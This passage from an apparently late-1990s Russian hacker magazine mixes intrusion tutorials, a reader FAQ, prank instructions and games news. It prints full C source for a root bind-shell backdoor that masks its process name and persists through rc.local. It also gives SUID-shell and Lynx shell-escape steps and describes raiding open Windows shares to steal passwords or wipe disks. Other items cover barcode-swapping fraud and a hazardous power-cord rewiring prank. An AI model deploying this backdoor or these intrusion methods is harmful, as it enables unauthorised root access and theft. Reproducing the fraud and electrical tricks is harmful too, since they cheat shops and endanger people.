Часто бывает, что админы делают публичный доступ к текстовому броузеру Lynx, например 15.
Жмем **g**, набираем **file:/etc/passwd** и получаем файл с паролями. Если файл-**URL**'ы запрещены, то в опциях ставим **Bookmark /etc/passwd**, затем сохраняем, жмем **V** и получаем файл с паролями. Если редактировать **Local Editor**, то поставь его **/bin/bash**. Чтобы получить командную строку, нажимаем **E** 16.

Cgi-баги

Существует много дырявых **perl**-скриптов, поставляемых по умолчанию вместе с **web**-серверами или установленных самими администраторами. С помощью них нельзя получить права суперпользователя, но можно выполнять удаленные команды с правами пользователя, из под которого запущен веб-сервер. Для нахождения дырявых скриптов существует большое количество сканеров, приобрести (читай — скачать) которые можно на серверах, посвященных безопасности.

Локальный взлом

Если у тебя уже есть доступ к системе, то можно получить права суперпользователя локально. Для этого можно использовать локальные эксплоиты или другие утилиты, такие как сниферы, трояны, системы аудитинга безопасности (**cops**, **satan**), которые проверяют наличие незапароленных бюджетов пользователей, правильность атрибутов файлов, ищут **SUID** файлы и т.п.

Локальные эксплоиты — это программы, позволяющие получить права суперпользователя, создать **suid** файл или получить доступ в группу суперпользователя. Чтобы найти нужный эксплоит, требуется знать тип системы и ее версию. Это можно выяснить с помощью команды uname, и затем на каком-либо сайте по безопасности Юникс найти эксплоит для данной системы.

Сниферы — программы, которые ловят сетевой трафик на каком-либо интерфейсе, это может быть как **ethernet**, так и **ppp**. Например, если на сервере стоит снифер, то при заходе пользователя в систему снифер перехватывает его логин и пароль.

Трояны — это программы, которые являются заменой реальных программ, таких как **login** или **su**. Они запрашивают пароль, записывают его в файл, потом выдают сообщение, что пароль введен не верно, и затем запускают реальную программу замены пасса.

SUID файлы позволяют выполнять команды с правами другого пользователя (часто **root**-а). Например, скопируем **/bin/bash** в твой домашний каталог и сделаем его **SUID** программой (делается с правами **root**, чтобы потом легко получать права суперпользователя, если администратор закроет дыру) 17. Теперь при запуске этой копии bash все команды будут выполняться с правами суперпользователя.

```
$ cp /bin/bash /home/hax0r
$chmod 4775 /home/hax0r/bash
```

Как затроянить систему для удаленного доступа:

Если ты получил права суперпользователя и хочешь сохранить доступ к системе надолго (часто администратор замечает, что его система была взломана и закрывает дырку и доступ пользователю, который получил полный доступ), то нужно установить так называемый троян фальшивых демонов или **backdoor**. Для этого можно установить программу демона, позволяющую зайти в систему с правами root-а, используя определенный порт.

Rootkit — набор программ для скрытия твоего присутствия в системе.

Можно затроянить существующего демона. Вот пример простого трояна, который вешается в бэкграунд из-под рута и открывает порт. Если на этот порт зателнетиться и ввести пароль, указанный тобой, троян дает шелл с правами **root**-а. Инсталлировать его следует изпод прав **root**-а или, например, если администратор поставил атрибуты возможности записи всеми пользователями в загрузочные скрипты (в различных системах загрузочные скрипты называются по-разному, далее приведен пример для **Linux**) 18.

18

```
$ gcc -o solo solo.c
$ cp solo /bin/solo
$ rm solo.c
$ echo «solo &» >> /etc/rc.d/rc.local
———— Троян solo.c ————
/* back door original: hz ; modif:mal,delta */
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <strings.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <signal.h>
#define PORT 5051 /* порт */
#define MSG «welcome home\n\n» /* приветствие-)*/
#define SHELL «/bin/sh» /* шелл */
#define PASSAUTH
#define PASSWD «satan666» /* пароль */
#define YES 1
#define NO 0
int main(int argc, char *argv[]);
#ifdef PASSAUTH
int login(int EffDee);
#endif
int main(int argc, char *argv[])
{
int sockfd, newfd, size;
struct sockaddr_in local;
struct sockaddr_in remote;
```

продолжение на следующей странице

(18)

```
strcpy(argv[0], «/sbin/agetty 38400 tty7 linux»); /* имя процесса */
signal(SIGCHLD, SIG_IGN);
bzero(&local, sizeof(local));
local.sin_family = AF_INET;
local.sin_port = htons(PORT);
local.sin_addr.s_addr = INADDR_ANY;
bzero(&(local.sin_zero), 8);
if((sockfd=socket(AF_INET, SOCK_STREAM, 0)) == -1)
{
perror(«socket»);
exit(1);
}
if(bind(sockfd, (struct sockaddr *)&local, sizeof(struct sockaddr)) == -1)
{
perror(«bind»);
exit(1);
}
if(listen(sockfd, 5) == -1)
{
perror(«listen»);
exit(1);
}
size = sizeof(struct sockaddr_in);
while(1)
{
if((newfd=accept(sockfd, (struct sockaddr *)&remote, &size)) == -1)
{
perror(«accept»);
exit(1);
}
if(!fork())
{
send(newfd, MSG, sizeof(MSG), 0); /* посылаем приветствие */
#ifdef PASSAUTH
if(login(newfd) != 1)
{
send(newfd, «You dont have access!\n», 23, 0);
/* сообщение, если пароль неправильно введен */
close(newfd);
exit(1);
}
#endif
close(0); close(1); close(2);
dup2(newfd, 0); dup2(newfd, 1); dup2(newfd, 2);
execl(SHELL, SHELL, (char *)0); close(newfd); exit(0);
}
close(newfd);
}
return(0);
}
#ifdef PASSAUTH
int login(int EffDee)
{
char u_passwd[15];
int i;
send(EffDee, «satan:», 6,0); /* строка запроса пароля */
recv(EffDee, u_passwd, sizeof(u_passwd), 0);
for(i=0;i<strlen(u_passwd);i++)
{
if(u_passwd[i] == '\n' || u_passwd[i] == '\r')
u_passwd[i] = '\0';
}
if(strcmp(PASSWD, u_passwd) == 0)
return(YES);
else
return(NO);
}
#endif
——— Конец трояна ☺ ———
```

В данном случае программа открывает **5051** порт с паролем **satan666** (19).

(19)

```
hax0r# telnet www.****.ru 5051
Connected to www.*****.ru
Escape character is '^]'.
welcome home
satan:satan666
id
uid=0(root) gid=0(root) groups=0(root)
```

А зачем нам нужен этот юникс? На фига его ломать?

Unix системами можно управлять удаленно, используя практически все ее ресурсы, поэтому, получив полный доступ к юникс машине, ты получаешь не только почту всех ее других пользователей, их файлы, доступ к **www** страницам, но и имеешь в своем распоряжении сам компьютер и можешь его использовать в своих нуждах. Все быстродействие компа, вся их выделенка могут теперь работать на тебя.

А вот это надо почитать:

www.insecure.org/nmap
www.rootshell.com
www.securityfocus.com
www.technotronic.com
www.hackersclub.com/km
qwerty.nanko.ru

часто задаваемые вопросы

Мне пришло огромное количество писем. Я попробовал ответить на большинство из них. И все же тому, кому я не ответил еще, я отвечу позже. Все письма находятся у меня в архиве.

Q: Я сижу на irc. Мне надо определить ip адрес какого-нибудь человека, который тоже сейчас сидит на irc. Как мне это сделать?

A: Первое, что тебе должно было придти на ум — это спросить ip адрес у самого этого человека, но я прекрасно понимаю, что такой способ тебе совершенно не подходит. Тогда у меня есть кое-что для тебя. Часто сервер IRC не может определить хост входящего и тогда вместо DNS он показывает IP-шник. Просто набери /whois <Nickname> и после @ увидишь IP-шник человека. Если там не IP, а хост, то попробуй ввести с консоли irc клиента следующую команду: /DNS <Nickname>. И ты получишь ответ в виде ip адреса.

Q: Запоями читаю каждый Ваш номер! В Интернете изучаю исключительно хакерские сайты. И вот доизучался, зацепил вирус [WIN95 CIH]. Убедительная просьба рассказать в двух словах о вирусе и борьбе с ним.

A: Ну как, наверно, ты знаешь, вирусы бывают не только реальные, но еще и компьютерные. Во-первых, это очень опасный вирус. Потому как он портит не только жесткие диски, но и в определенную дату (в зависимости от модификации вируса) он стирает память (заносит туда полный бред) микросхемы FLASH BIOS'а. Естественно, после этого, в большинстве случаев, плату можно выкинуть (или пройти и перепрошить биос). Во-вторых, у меня есть его исходник на ассемблере с подробными комментариями (могу выслать кому надо). В-третьих, для того чтобы в следующий раз тебе его не подцеплять (!) или для того чтобы сейчас (!) его вылечить, тебе нужно заполучить AVP Scanner и AVP Monitor! (www.avp.ru) ☺

Q: Ты давал разные ссылки на всякие пакости по icq, ip, e-mail и т.п. Но эти ссылки очень быстро умирают. Как же мне их найти?

A: Да легко они находятся. Тебе ничего особенно знать и не надо. Зайди на сайт http://www.altavista.com. Ну и вводи туда: «+ Ключевое слово + Ключевое слово». А ключевых слов много. Например: ICQ, IP, E-MAIL, SPAM, NUKE, CATCH, BOMB, FLOOD, SNIFF и т.п. Если нужно больше ключевых слов — спрашивай у меня. ☺

Q: Вот ты говорил, что очень легко найти PWL-HACK. Тебе может и легко, а мне, неучу, никак. Подскажи все же, как быть!

A: Странно... очень странно. ☺ Найти могут все, ну, уж ради тебя, пожалуйста. Дам тебе одну хорошую ссылку. Это страница моего друга Hard Wisdom'а. http://www.geocities.com/SiliconValley/Hills/7827. Тут есть PWLHACK v4.02 с исходниками, описание структуры PE-Header'а (очень хорошее, на русском языке), примеры некоторых DEMOк и т.п. В общем, интересная страничка.

Q: Что такое 0day ftp? Слышал это название от знакомого хакера.

A: 0day ftp — это ftp с самым свежим WAREZ'ом в мире. Вся WAREZ сцена состоит из сети таких 0day ftp. Каждый из них имеет свое название. Они связаны между собой, и постоянно идет перекачка WAREZ'ов с одного ftp на другой, для их широкого распространения. Этим занимаются так называемые courier'ы.

Q: Расскажи тогда подробней про WAREZ группы!

A: Все WAREZ группы устроены примерно по одной структуре. Их структура напоминает некое маленькое государство. Ну что ж, начнем. У группы всегда есть ее создатель (Founder), ее президент (Leader), поставщики программного обеспечения (Suppliers), взломщики этого самого программного обеспечения — крекеры (Crackers), упаковщики уже готовых релизов (Packagers), ну и распространители тех самых релизов через сеть 0day warez ftp — курьеры (Couriers). Leader занимается в основном организационными вопросами, хотя он может занимать и несколько должностей в группе. Но чаще всего ему и так дел по самое горло хватает. Ему нужно позаботиться о нормальной работе группы, а это не простая задача, когда все люди из разных частей света. Поставщики программного обеспечения — это обычно BetaTester'ы какого-нибудь софта или люди, работающие в магазинах по его продаже. Поэтому-то они и имеют доступ к самым свежим не сломанным программам. Кракеры занимаются взломом этих программ! ☺ Packager'ы упаковывают релизы и передают их курьерам, которые в считанные секунды/минуты/часы распространяют релизы групп по всему миру. Обычно через 15 минут уже весь мир имеет доступ к релизу группы.

Q: Какой ты знаешь самый простой способ пролезть на чужую машину через Internet? И что можно было бы с ней сделать?

A: Наипростейшим способом, который сможет осуществить почти каждый (надеюсь ты окажешься в этих почти ☺), это для начала найти себе сканер портов. Называется эта программа Port Scanner. Конкретных ссылок не даю, так как программы подобного содержания постоянно удаляются из Инета. Чтобы найти такой сканер, достаточно зайти на http://www.altavista.com и ввести там «+Port +Scanner». Найдешь кучу ссылок. Скачиваешь его, устанавливаешь. Задаешь диапазон ip номеров, включаешь сканировать на 139 (login) порт. Если он открыт, то, считай, тебе повезло, но не радуйся еще. Может быть, там все под паролем или не расшарены нужные тебе ресурсы. Далее самый простой способ для ТЕБЯ будет таков, в Windows 9x (а я уверен, что ты используешь именно их) выбираешь Start -> Find -> Computer (Старт -> Найти -> Компьютер), вводишь ip адрес в окошко и нажимаешь поиск. Если ресурсы расSHAREны, то щелкай два раза по ID удаленного компьютера. Если видишь его диски или ресурсы, и они не под паролем (это легко проверить — достаточно два раза кликнуть по иконке), то можешь MAPить диски себе. На иконке нажимаешь правую кнопку мыши и делаешь 'Map Network Drive'. Далее все зависит от твоей фантазии ☺. Можно просто скопировать какие-либо данные себе (например, пароли на Интернет), можно стереть все с его винта (если разрешена запись и тебе его не жалко), можно вставить троян в какой-либо из файлов, который будет загружаться, а ес-

ли у него расSHAREн принтер и он включен, то ты даже можешь ему что-нибудь напечатать, типа 'U l00s3r'. ☺

Q: Подскажи альтернативный способ определения векторов прерываний!

A: Вот один из альтернативных способов, используй себе на здоровье.

```
...
mov [_SS],ss
mov [_SP],sp
xor ax,ax
mov ss,ax
mov sp,21h * 04; 21h номер прерывания
pop word ptr [Vect21_OFFSET] ; оригинальное смещение
pop word ptr [Vect21_SEGMENT] ; оригинальный сегмент
push offset New21h ; смещение новой процедуры
push code ; текущий сегмент ; новый
 ; обработчик находится в
 ; нем
 ; установлен новый
 ; обработчик
...
mov ss,[_SS]; восстанавливаем стэк
mov sp,[_SP]
...
New21hproc
...
New21hendp
...
Vect21_OFFSET dw?
Vect21_SEGMENT dw?
_SSdw?
_SPdw?
```

Q: На основании каких законов могут прикопаться к хакерам?

A: Смотря чем занимается хакер. И за какие рамки он выходит. Основными статьями, по которым всех катают, являются: 273 статья, которая устанавливает уголовную ответственность за распространение вредоносных программ, и 272 статья — ответственность за несанкционированное проникновение в компьютерную сеть. Но если причинен и имущественный ущерб (в виде: украли пароли на Интернет, потратили чужие деньги и т.п.), то и статья 165 УК РФ.

Q: Ловят ли тех, кто пытается достать логины через распространение троянов по e-mail'у или еще какими-либо путями?

A: Да, безусловно ловят. Причем процент тех, кто ловит, так же как и *кого* ловят, постоянно растет. Но определенной зависимости установить не удалось. ☺ В основном теми, кто рассылает трояны, занимаются «ламеры», потому как поймать такого человека не составляет особого труда (если он потом использует или продает этот логин). А настоящие хакеры никогда не делают это такими методами и такие вещи. Поэтому их и поймать сложнее.

Q: Ха! То есть все те, кто нас ловит, ничего не соображают в компьютерах?

A: Тут ты ОЧЕНЬ сильно ошибаешься. Если тобой заинтересуются, то ты уже под прицелом. Тобой займутся профессионалы. По всем специальным вопросам, относящимся к извлечению информации с винчестера, а также ее изучению они обращаются к экспертам-профессионалам. Ими, например, могут быть те же бывшие хакеры. Поэтому не надо быть настолько наивным.

Q: Как же защитить себя, точнее, свои данные?

A: А не преступник ли ты? ☺ Следует воспользоваться программой шифратором винчестера. Ну, естественно, ни какой-то там самописанной чушью, которую любой профессионал расшифрует, а такими продуктами, которые в своих процедурах шифрации используют известные криптостойкие для взлома алгоритмы. Такой системой, например, является BestCrypt. Но есть одна неудача. Программа shareware. Поэтому вам придется ее купить. Или найти freeware программу. Если же вы ее сломаете... ГЫ! Тогда зачем вам шифровать данные? ☺

Q: Хм! А какие основные провайдеры логируют ситуацию с «1 session maximum»?

A: На все 100% известно, что лог с такими записями просматривается провайдерской компанией «Петерлинк» (www.peterlink.ru). О других провайдерах тебе, видимо, придется узнать испытав все это на себе. ☺ Желают тебе этого не делать.

Q: Как провайдер может узнать о краже пароля?

A: А очень даже легко. Есть огромная куча способов это узнать. Приведу несколько примеров.

1) Ты сидишь в Интернете в то время, когда оригинальный владелец пытается туда прозвониться. Естественно, это у него не получается. Он звонит в службу поддержки — «твой» логин убит. (могут заодно и тебя поймать, кстати, на большинстве крупных провайдеров включены АОНы, и поэтому в лог заносится и твой телефон, а по нему уж узнать, кто ты, не составляет труда).

2) Оригинальный владелец сидит в Интернете, а ты в это время звонишь. Если не разрешен мультилогин (а он сейчас не разрешен почти везде), то ты получаешь сообщение вида «1 session maximum». И отключаешься. Это заносится в лог у провайдера. И если тебе не везет по жизни, то администратор обязательно это прочитает, ну и, естественно, последует смена пароля.

Q: Как и, главное, где узнать, есть ли к нужной мне программе крек? Или ее коммерческая версия?

A: Используй небезызвестный сайт проверки релизов на дупы: http://www.dupecheck.com/search.htm. Только, пожалуйста, ☺ не надо меня спрашивать, как оттуда это скачать. ☺ Сразу скажу: тебе — НИКАК. :]

Q: Где можно скачать так называемые RFC стандарты? Чтобы мне их потом изучить, написать пару программулек для дальнейшего изучения хакерского ремесла.

A: Нужный тебе архив на 19 мегабайт ;] (оно того стоит!) есть на ftp://ftp.nevalink.ru. Это не самое свежее, но пользы не мало. Все в одном архиве.

Q: Мне нужна помощь в креке. Нужны материалы, программное обеспечение, а главное, связи. ГДЕ? ☺

A: Ну, материалы, программное обеспечение и начальные связи ты сможешь найти на http://dore.on.ru. Этот сайт содержит огромное количество ссылок на другие сайты с крекерскими программами, туторами и другими полезными вещами. Есть еще один хороший сайт. Он содержит следующие материалы для хака: WWW сайтов, Windows 9x, Windows NT, *nix систем; материалы по креку в виде: программное обеспечение, туторы; материалы по фрикингу: тексты, утилиты; по кардингу, вирусам и многому другому. Вообще, это сайт как раз для тебя. Он соответствует всем твоим интересам. Ну а теперь его адрес ☺. Вот он: http://members.dencity.com/ss.

Ты мало знаешь? Ты хочешь стать хакером? Ты не можешь этого сделать сам? Пиши мне, и может быть, я тебе чем-нибудь помогу! ☺
Мне можно задать вопросы по следующим адресам:sp0raw@mail.ru [sp0raw пишется через ноль!] или 2:5033/2701@FidoNet
(сразу же сообщаю: у меня нет ICQ, не пытайтесь искать меня там).
Только очень прошу, сделайте в поле SUBJ письма пометку: [вопрос по FAQ].

SpORaw (spOraw@mail.ru)

Правила поведения в

Геннадий Крэк-о-делов

Детство. Отрочество. Юность.

С глубокого детства пытались вшить в мой мозг, что надо слушаться старших, что надо себя вести хорошо. Не шуметь, не ругаться матом, не лазить по помойкам за радиодеталями, не гасить свет в подъезде и вообще — не дышать. В детском садике на время тихого часа меня изолировали в раздевалке. Всю начальную школу я отучился в коридоре. А в старших классах я общался только с директором. Словом, ничего у них не вышло. И теперь я могу с тобой поделиться огромным опытом борьбы с мировым занудством.


Меня все время поражал гайдаровский Тимур со своей командой. Бравые ребята-пионеры помогают бабкам в обстановке строгой конспирации и с применением разных технических ухищрений. Ну там сирена из консервных банок и пр. Видимо, волна тимуровщины сильно почистила нашу страну от пожилых людей. Сам подумай, пожилой человек, жизнь прошла, ужасно скучно. А тут какие-то «благодетели» лишают его последних развлечений на склоне лет. Да бабкам просто оттяг орать на тебя в подъезде, они без этого жить не могут. Или стукнуть на тебя в милицию, когда ты выкинешь старый ламповый телевизор с десятого этажа. Словом, с этого момента читай в **X** о Гене и его команде.

Молодо – зелено

В моей команде есть и школьники, они активно внедряют в школьную жизнь некоторые новации. Первого сентября один мой юный коллега подменил школьное расписание. Поскольку его теперь печатают на компьютере, у юного затейника эта процедура заняла совсем мало времени. Что было! Полная неразбериха. Часть народа он отправил просто на несуществующие предметы в мифические кабинеты. А когда на урок литературы пришло сразу четыре класса.... Но мой маленький друг на этом не остановился, он менял расписание через день, и теперь у стенда организован специальный пост: «охранник расписания».

Отличный прикол рассказали мне другие мои юные друзья. Они разломали на помойке телевизор и выдрали оттуда несколько маленьких катушечек. С такой деталькой они подошли к учителю в компьютерном классе, сказав, что это выпало из монитора компьютера, на котором они подкрутили яркость. Пока дядя делал в штаны, юные генадевцы прогнали то же на уроке английского языка с магнитофоном.

Можно модернизировать эту шутку. Подкладываешь кому-нибудь в плеер такую детальку. Переворачиваешь в нем одну батарейку задом наперед, чтобы девайс не подавал признаков жизни. Рекомендую это проделывать с людьми, считающими себя крутыми радиоэлектронщиками. Это очень жестокий прикол, т.к. твой зазнавшийся приятель сразу же разберет плеер и куда-нибудь эту деталь припаяет. Или, случайно переставив батарейки назад, будет ломать голову, как же без такого важного компонента все работает и, в конце концов, все равно ее куда-нибудь припаяет. Что и сделал учитель моих друзей с монитором. Правда, ему пришлось для этого переделать всю принципиальную схему, и теперь Samsung не помещается в приделы кожуха, гений электроники припаял туда лампу от старого телевизора.



Смерть от пылесоса – это скучно

Вот тебе рецепт, приятель. Покупаешь шнур питания монитора от системного блока, розетку и тройник. Режешь шнур питания пополам. Зачищаешь все провода на концах. Теперь найди провода питания. Там три провода, один — земля. Его определить просто: в разъеме питания земля — средняя клейма, так что понадобится тестер, чтобы прозвонить. Если нет тестера или ты не знаешь, что это такое, то воспользуйся лампочкой и фонариком. Твоя задача — выяснить, какой провод какой клейме соответствует. Тот, который висит на средней — земля.

После того как ты точно выяснил, какой провод какой — смонтируй в разрезе электророзетку. Провод с землей вообще не используй. Все плотно привинти и хорошо заизолируй, чтобы не было короткого замыкания. В результате у тебя получится шнур питания монитора от системного блока с розеткой.

В эту розетку вставляй тройник, а в тройник — пылесос, кофемолку, дверной звонок, кухонный комбайн и другую шумную бытовую технику. Когда кто-либо нажимает на кнопу POWER, все это резко включается, а по монитору бегут помехи.

Если бы сделали такое со мной, я бы выпал в осадок. Так что не пробуй эту шутку на слабонервных и пожилых людях, а также на неопытных пользователях. Это может закончиться инфарктом или инсультом. Когда включаешь комп, а он взвывает как кофемолка или пылесос, то трусы становятся теплыми, но неуютными...

Сразу хочу тебя предупредить, что от скачка напряжения могут выйти из строя некоторые части компьютера. Хотя я через такой шнур подключал моющий пылесос к компьютеру, и все было в порядке.

РОЗЕТКА
МОНИТОР
СИСТЕМНЫЙ БЛОК

Пакости в супермаркете

Что-то последнее время развелось всяких супермаркетов. Одни книжками торгуют, другие жратвой. Но все они самообслуживаются, и все товары со штрих-кодом. По штрих-коду сразу и це-

общественных местах II

на вводится, и имя товара. А вот возьмем мы и заломаем этот их штрих-код.

Рецепт первый

Покупаешь у них дешевый сыр, а когда его слопаешь — отдери штрих код и приклей на другой подороже. Имеем дорогой продукт со скидкой. Можно переклеивать штрих-код прямо в супермаркете с одного продукта на другой. Но не забудь про телекамеры, которых там часто в изобилии. Так что лучше придти туда с уже отодранной этикеткой. Ее можно спокойно приклеить по дороге к кассе. Не забудь, что штрих-код часто содержит ссылку на наименование товара (его номер). Так что если переклеить с колы на пиво, то могут быть проблемы. Даже если поймают, ты же ничего не крал, ну отодрал какую-то бумажку. Можно даже поэкспериментировать на других покупателях, переклеить и подождать пока кто-то другой это купит. ☺

Рецепт второй

Можно портить штрих-код в надежде, что произойдет ошибка. Можно черным маркером провести вертикальную линию прямо по коду. Если код под полиэтиленовой упаковкой, то та часть, по которой ты проведешь ногтем, читаться не будет, хотя на глаз этого не заметно. И тут уж тебя никак не обвинить.

В разных супермаркетах разные системы штрихового кодирования, т.к. сканеры можно программировать. Так что если принести этикетку со штрих-кодом из одного магаза в другой, то возможны интересные глюки. Даже магазины одной фирмы могут поддерживать разные кодировки.
Самые грамотные магазины используют штрих-код товаропроизводителя, а не клеят свой собственный. Такую систему обойти сложнее, в плане переклеек.

Дело туго — без резинки никак

Старая шутка, повесить над дверью презерватив, наполненный водой. На практике это срабатывает как-то очень плохо, неэффективно. Вот тебе мой способ с применением современной электроники. Тебе необходимо достать у какого-нибудь любителя рыбок старый сдохший компрессор для аквариума. В конструкции этого компрессора использован элемент, который под действием электрического тока втягивает в себя сердечник. Его можно заменить обычной катушечкой индуктивности от низковольтного электромеханического звонка. В крайнем случае можешь поэкспериментировать с разными катушечками и самостоятельно изготовить электромагнит нужной мощности.
К язычку электромагнита крепим иголочку, и готов удобный электро-презервативо-прокалыватель. Осталось изготовить датчик из двух листочков фольги, как показано на рисунке, и купить русскую батарейку за 10 рублей. Если кто-то наступает на наш датчик, то сопротивление падает, прокалыватель срабатывает, и содержимое презерватива выливается на голову нашей жертвы. Можешь использовать также герконовые датчики на открывание дверей, если тебе удастся где-нибудь такой найти. А если ты крутой радиолюбитель, то можешь построить простенький инфра или светодатчик. Прикольно еще повесить все это на выключатель света в темном помещении. Нажимаешь и ты в Индийском океане....
Собственно, у этой системы под названием «**ПАКОСТЬ 1.0 for work groups**» может быть много модификаций, если помозговать. Можно, к примеру, подсоединить датчик к стулу, а электропрокалыватель к пробочке пузырька с сероводородом. Словом, тут большое поле для буйной фантазии.

В добрый путь

На этом, собственно, все. Не забывай про первое сентября. Присылай в редакцию свои способы приколов и заподлянок в школе или институте, лучшие варианты будут опубликованы. И, конечно, постарайся не попасть в милицию и не покалечить окружающих. Успехов!

X

Авиасимуляторщики на тропе войны

Да-а, народ, если так дальше пойдет, скоро компьютерные игры запретят как общественно опасное явление. Сначала юные квакеры (поначалу один, потом двое) решили на своих сверстниках боевые навыки проверить, а теперь вот авиасимуляторщики миру о себе заявляют. **Нет, ядерные бомбы бросать еще не начали, но до этого, по всей видимости, недалеко.** По крайней мере, жертвы уже есть.

22 июля стал последним днем в жизни 51-го летнего пилота Наоюки Нагашима, отца двух детей, кстати. Вскоре после взлета пассажирского лайнера с аэродрома Ханеда, что в Токио, в кабину ворвался неизвестный и, как говорится в милицейских актах, нанес пилоту тяжкие телесные повреждения 12-дюймовым ножом. От полученных ранений Нагашима скончался на месте. И тут по ходу дела встает первый вопрос: как преступник пронес через таможню такой недетский инструмент? (12 дюймов — это почти диагональ твоего монитора!). Впрочем, оставим эту проблему японским таможенникам, а сами перейдем к наиболее важной для нас с тобой части. После захвата самолета террорист потребовал... нет, не повернуть в Тель-Авив, а всего-навсего дать ему порулить. Как выяснилось, он собирался пролететь под одним из токийских мостов, а потом направиться на американскую военно-воздушную базу в окрестностях Токио. Позже в «интервью» правоохранительным органам 28-летний убийца признался, что он большой фанат авиасимуляторов и всегда мечтал попробовать полетать по-настоящему. Непонятно, правда, зачем было убивать пилота, но, возможно, он фанатеет еще от каких-нибудь игр... Коммандос, к примеру. Хотя вряд ли, иначе он не дал бы экипажу самолета застать себя врасплох и привязать к сидению. К слову сказать, управлял он весьма бездарно: лайнер с полутысячей пассажиров на борту трясло и кидало в разные стороны. Недостаточно тренировался, видать. Ламер. По словам летчиков, именно одна из воздушных ям и дала им возможность напасть на террориста. Что ж, в следующий раз будет знать, что для захвата самолета нужно еще как минимум еще и Mortal Kombat'ом интересоваться.

Да, кстати... Этот горе-летчик ранее уже пытался покончить жизнь самоубийством и проходил курс лечения от депрессии (от нее еще и лечат?). Может быть, поэтому возбуждать иски против каких-то конкретных издателей и/или разработчиков авиасимуляторов пока никто не торопится... Хотя кто знает...


Ждать ли Дайкатану?

Уже даже не столько интересно, сколько просто любопытно: увидит ли свет Daikatana? Долгосторой из долгостроев. Хотя в свое время такие же обидные фразы отпускали в сторону Анрыла, а потом — мать моя женщина... Вышел же, да еще каким вышел! С другой стороны, Дайкатане с каждым днем дают все меньше и меньше шансов. И вот почему.

Четвертого августа ION Storm покинул Стив Эш. А это тебе не какой-нибудь с горы, это ведущий программист компании. Вернее, теперь уже бывший ведущий... Кстати, по слухам, ушел он вроде как в контору под названием Big Ape, ту самую, которая ответственна перед человечеством за появление Phantom Menace.

Несчастный всеми затюканный (из-за задержек с Дайкатаной) Ромеро поспешил заявить: **«Прежде чем журналисты начнут обсасывать эту информацию, я хочу поблагодарить Стива за проделанную работу...»** и так далее в том же духе. А я скажу, что плохи дела у Джона, если программисты от него уходят в сомнительные конторки, сделавшие себе имя и капитал на поделках по мотивам последнего фильма Лукаса. А Ромере что? Он все по халявным презентациям вовсю шатается (см. **X** #7).

Нет, думается, Дайкатана все ж таки выйдет. Не зря ведь Eidos вложил в нее столь много средств, как в разработку, так и в массивную рекламу. Проект ожидаемый. Другое дело, стоит ли ее ждать? Помнится, в середине прошлого года повсеместно выражалось мнение, что если игра не выйдет до Рождества, то потом она может и вовсе не выходить, так как просто по своему качественному уровню не выдержит конкуренции. Никто и предположить не мог, что она так капитально в разработке застрянет. И сейчас, похоже, актуален уже не тот вопрос, выйдет ли Дайкатана (а черт ее знает, в конце концов, надоели уже!), а то, стоит ли ее ждать, устаревшую и ничем гениальным, судя по всему, не характеризующуюся. Разве что геймплей окажется увлекательный донельзя, так что памятник Ромере нерукотворный возводить можно будет, но вот уже не верится как-то...




Волки покупают овец

В тусовке, близкой к индустрии чип-мейкерства, ходят упорные слухи... Intel решил одним махом избавиться от всех своих проблем с AMD. Говорят, он хочет АМДу просто-напросто купить. Ничего себе идейка, верно?

Если подумать, в пользу этих слухов говорит многое. Во-первых, над Intel больше не висит угроза в лице Федеральной Торговой Комиссии (FTC), не висит после того, как VIA купил x.86-отделение компании IDT и на этом, судя по всему, не остановится (VIA также планирует купить Cyrix за $167 миллионов). Так что монополистом Интел не станет. Во-вторых, AMD сейчас не так уж дорого стоит — всего лишь $16 за акцию, и это не предел — компания сейчас устанавливает рекорд за рекордом по квартальным потерям. «В минуса!», как говорят квакеры.

